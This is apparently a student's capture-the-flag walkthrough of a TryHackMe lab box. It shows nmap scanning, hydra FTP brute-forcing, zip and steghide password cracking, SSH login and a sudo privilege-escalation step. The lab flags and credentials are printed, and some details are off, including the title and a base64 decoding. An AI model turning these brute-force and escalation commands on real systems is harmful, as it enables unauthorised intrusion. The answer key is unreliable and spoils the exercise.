

RootMe

Kumpel7

November 2023

I used ubuntu machine and openVPN. All of the solutions (with questions) are provided at the end of the document.


1 Enumeration

We start off by using nmap to scan for open ports, which is rather easy.

```
dan@kumpel:~$ nmap 10.10.125.136
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-13 18:25 CET
Nmap scan report for 10.10.125.136
Host is up (0.057s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
```

It is also easy to access the main page:



Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

I used the user agent switcher addon to switch the user agent to R, then i get that message:

What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

There are 25 letters of the alphabet, so i just check A,B, but for C i got redirected:



Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R

So enumerating is done.

2 Hash cracking and brute force

The easiest way to attack is to use hydra:

```
hydra -l chris -P xato-net-10-million-passwords.txt ftp://prey_IP
```

```
Example: hydra -l User -P passwd.txt ftp://192.168.0.1
dan@kumpel:~/snap/seclists/current/Passwords$ hydra -l chris -P xato-net-10-million-passwords.txt ftp://10.10.125.136
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-13 19:21:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5189454 login tries (l1/p:5189454), ~324341 tries per task
[DATA] attacking ftp://10.10.125.136:21/
[21][ftp] host: 10.10.125.136 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-13 19:22:01
dan@kumpel:~/snap/seclists/current/Passwords$
```

so to connect I use:

```
ftp [IP_PREY] 21
```

and username chris with password crystal. So I downloaded all of the images (ls, get) and txt file, and they look like that:



So i tried to get some data searching for '==' sign (in steganography it means that before this sign is base64 encoded message) but I didn't find anything useful. That must be because the file is encrypted. I confirmed this when i discovered that there is a steganography program called steghide, when it prompted me a password.

```
steghide: could not extract any data with that passphrase!
dan@kumpel:~$ steghide extract -sf cute-alien.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
dan@kumpel:~$ steghide extract -sf cutie.jpg
Enter passphrase:
steghide: could not open the file "cutie.jpg".
dan@kumpel:~$
```

That suggests that in one of the files there is something hidden. I discovered a binwalk tool, that checks if there is something embedded.

```
dan@kumpel:~$ binwalk cute-alien.jpg
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          JPEG image data, JFIF standard 1.01

dan@kumpel:~$ binwalk cutie.png
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          PNG image, 528 x 528, 8-bit colornap, non-interlaced
869          0x365        zlib compressed data, best compression
34562        0x8702       Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820        0x8804       End of Zip archive, footer length: 22

dan@kumpel:~$
```

Rysunek 1: Bingo!

So we need to focus on cutie.png. Let's extract the zip achive and try to crack it using john. Notice that i run zip2john from the john/run directory. This is because my ubuntu (or I) has problems with symlinking (it doesn't work).


```
binwalk -e cutie.png
./zip2john /home/dan/_cutie.png.extracted/8702.zip > hash.txt
```

1 is my file i want to crack. Now let's finally use john.

```
1 ./john hash.txt
```

```
dan@kumpel:~/src/john/run$ ./john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:00:01 DONE 1/3 (2023-11-16 17:22) 0g/s 40698p/s 40698c/s 40698C/s Tzip1900..Txtagentr1900
Proceeding with wordlist:./password.lst
Enabling duplicate candidate password suppressor
alien (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2023-11-16 17:22) 0g/s 37925p/s 37925c/s 37925C/s 123456..abundance
Use the "-show" option to display all of the cracked passwords reliably
Session completed.
dan@kumpel:~/src/john/run$
```

Now we can check what is inside the zip file.



```
Open  To_agentR.txt  Save
~/cache/.fr-MW7htX
1 Agent C,
2
3 We need to send the picture to 'QXJLYTUX' as soon as possible!
4
5 By,
6 Agent R
```

What we can do is decode the message:

```
1 echo "QXJLYTUX" > temp.txt
2 base64 -d temp.txt
```

The output is "Area51". So, we should get back onto the other file.

```
dan@kumpel:~$ base64 -d temp.txt
Area51dan@kumpel:~$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
dan@kumpel:~$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
dan@kumpel:~$
```

3 Capture The Flag

So now we can connect to the machine via ssh using james credentials. (If i have a different prey IP that is because I restarted the machine due to the break).

```
1 ssh james@IP_PREY #!with password hackerrules!
```

It is fairly easy to get the flag, because it just sits there.

```

dan@kumpel:~$ ssh james@10.10.0.131
james@10.10.0.131's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Nov 16 17:10:16 UTC 2023

System load:  0.0                       Processes:            94
Usage of /:   39.7% of 9.78GB           Users logged in:     0
Memory usage: 16%                      IP address for eth0: 10.10.0.131
Swap usage:   0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$ 

```

Let's download a file and see what's inside.

```

dan@kumpel:~$ scp james@10.10.0.131:Alien_autospy.jpg /home/dan
james@10.10.0.131's password:
Alien_autospy.jpg
100% 41KB 203.3KB/s 00:00

dan@kumpel:~$ 

```



Using <https://tineye.com> we can search where the image was used.




4 Priviledge escalation

Let's see what james can do (what priviledges does he have) by typing `sudo -l` (we check what we can and can't do)

```
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
(ALL, !root) /bin/bash
james@agent-sudo:~$
```

From that it means that we cannot run `/bin/bash`. We can search for that on the internet to find about the exploit more.



We can copy from the webpage the python script and run it on the machine.

```
james@agent-sudo:~$ python3 test
Enter current username :james
Lets hope it works
root@agent-sudo:~#
```

The flag is in root folder.

```
root@agent-sudo:~# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#
```

5 Questions

Task 2 Enumerate

Enumerate the machine and get all the important information

Answer the questions below

How many open ports?

Correct Answer

Hint

How you redirect yourself to a secret page?

Correct Answer

Hint

What is the agent name?

Correct Answer

Hint

Task 3 Hash cracking and brute-force

Done enumerate the machine? Time to brute your way out.

Answer the questions below

FTP password

Correct Answer

Hint

Zip file password

Correct Answer

Hint

steg password

Correct Answer

Who is the other agent (in full name)?

Correct Answer

SSH password

Correct Answer

Task 4 Capture the user flag

You know the drill.

Answer the questions below

What is the user flag?

Correct Answer

What is the incident of the photo called?

Correct Answer

Hint

Enough with the extraordinary stuff? Time to get real.

Answer the questions below

CVE number for the escalation

(Format: CVE-xxxx-xxxx)

Correct Answer

What is the root flag?

Correct Answer

(Bonus) Who is Agent R?

Correct Answer